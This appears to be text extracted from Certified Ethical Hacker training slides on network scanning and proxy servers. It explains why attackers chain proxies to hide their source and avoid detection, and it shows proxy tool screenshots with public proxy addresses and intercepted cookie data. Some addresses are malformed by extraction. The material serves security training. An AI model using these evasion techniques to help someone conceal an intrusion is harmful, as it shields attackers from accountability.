


Spiceworks-Network Mapper
<http://www.spiceworks.com>

Network Discovery Tools for Mobile




Net Master




<http://www.nutecapps.com>

Scany



<http://happymagenta.com>

Network "Swiss-Army-Knife"



<http://foobang.weebly.com>

CEH Scanning Methodology



Check for Live Systems



Check for Open Ports



Scanning Beyond IDS



Banner Grabbing

Scan for Vulnerability



Draw Network Diagrams

Prepare Proxies

Scanning Pen Testing

Why Attackers Use Proxy Servers?

Proxy Servers



A proxy server is an application that can serve as an intermediary for connecting with other computers

 To hide the source IP address so that they can hack without any legal corollary

 To mask the actual source of the attack by impersonating a fake source address of the proxy

 To remotely access intranets and other website resources that are normally off limits

 To interrupt all the requests sent by a user and transmit them to a third destination, hence victims will only be able to identify the proxy server address

 Attackers chain multiple proxy servers to avoid detection

Proxy Chaining




01 User requests evidence from the destination

02 Proxy client at the user's system connects to a proxy server and passes the request to proxy server

03 The proxy server strips the user's identification information and passes the request to next proxy server

04 This process is repeated by all the proxy servers in the chain

05 At the end unencrypted request is passed to the web server



Proxy Tool: Proxy Switcher



Proxy Switcher Unregistered (Active Proxy: 217.33.193.179:3128 - UNITED KINGDOM)

File Edit Actions View Help

Proxy Scanner

- New (1026)
- High Anonymous (0)
- SSL (0)
- Dice (0)
- Dead (5836)
 - Permanently (0)
 - Basic Anonymity (546)
 - Private (18)
 - Dangerous (1545)
- My Proxy Servers (0)
- ProxySwitcher (0)

Server	State	Response	Country
213.122.178.99:8020	Ave	10062ms	UNITED KINGDOM
94.136.35.125:4444	Ave	12426ms	UNITED KINGDOM
162.13.113.63:3128	(Ave-SSL)	13203ms	UNITED KINGDOM
24.77.43.91:8080:3128	(Ave-SSL)	13248ms	UNITED KINGDOM
94.136.35.124:4444	Ave	13463ms	UNITED KINGDOM
89.150.200.9:3123	(Ave-SSL)	16730ms	UNITED KINGDOM
196.41.38.18:8080	(Ave-SSL)	13982ms	UNITED REPUBLIC OF TANZANIA
41.59.17.36:8080	(Ave-SSL)	19461ms	UNITED REPUBLIC OF TANZANIA
41.223.231.43:3128	Ave	16187ms	UNITED REPUBLIC OF TANZANIA
1541-175.members.linode...	Ave	12505ms	UNITED STATES
173.230.150.121:3128	(Ave-SSL)	13941ms	UNITED STATES
166.78.179.35:5555	Ave	13448ms	UNITED STATES
97.73.31.100:87	Ave	18333ms	UNITED STATES
75.148.172.41:9999	Ave	16245ms	UNITED STATES
20.54.204.12.200:443	(Ave-SSL)	11914ms	UNITED STATES

Disabled Keep Alive Auto Switch

Your laptop sys driver seems to be not limiting half-open connection count. It's a good thing.
You are using the most recent version.

Basic Anonymity 0/32

Proxy Switcher
hides your IP
address from
the websites
you visit



<http://www.proxyswitcher.com>



Proxy Tool: Proxy Workbench



WORK

Proxy Workbench is a proxy server that displays data passing through it in real time, allows you to drill into particular TCP/IP connections, view their history, save the data to a file, and view the socket connection diagram

Proxy Workbench

File View Tools Help

Monitoring WIN-QEBBMOPE&PE [192.168.0.54]

All Activity

- SMTP - Outgoing e-mail (25)
- POP3 - Incoming e-mail (110)
- HTTP Proxy - Web (8080)
- HTTPS Proxy - Secure Web (443)
- FTP - File Transfer Protocol (21)
- Pass Through - For Testing Apps (10001)

Details for All Activity

From	To	Protocol	Started	Last Event	Last State
192.168.0.54:3750	192.168.0.4:8080	HTTP	14:17:12.196	14:17:15.371	PwB has disco
127.0.0.1:3752	192.168.0.4:8080	HTTP	14:17:15.375	14:17:15.564	PwB has disco
127.0.0.1:3754	192.168.0.4:8080	HTTP	14:17:15.568	14:19:10.775	PwB has disco

Realtime data for All Activity

000384	te..Cookie: PREF	74	65	0d	0a	43	6f	6f	6b	69	65	3a
000400	-ID=bafa923364c9	3d	49	44	3d	62	61	66	61	39	32	33
000416	4927:TM=13929756	34	39	32	37	3a	54	4d	3d	31	33	39
000432	27:LM=1392975627	32	37	3a	4c	4d	3d	31	33	39	32	39
000448	:S=8TJfZ7rC3R3Hn	3a	53	3d	38	54	4a	66	5a	37	72	43
000464	x10..Connection:	6b	6c	4f	0d	0a	43	6f	6e	6e	65	63
000480	keep-alive..Pra	20	6b	65	70	2d	61	6c	69	76	65	
000496	gna: no-cache..C	67	6d	61	3a	20	6e	6f	2d	63	61	63
000512	ache-Control: no	61	63	68	65	2d	43	6f	6e	74	72	6f
000528	-cache....	2d	63	61	63	68	65	0d	0a	0d	0a	

Memory: 36 KBytes | Sockets: 4 | Events: 0

<http://proxyworkbench.com>


Copyright © by EC Council All Rights Reserved. Reproduction is Strictly Prohibited.

Proxy Tools: TOR and CyberGhost

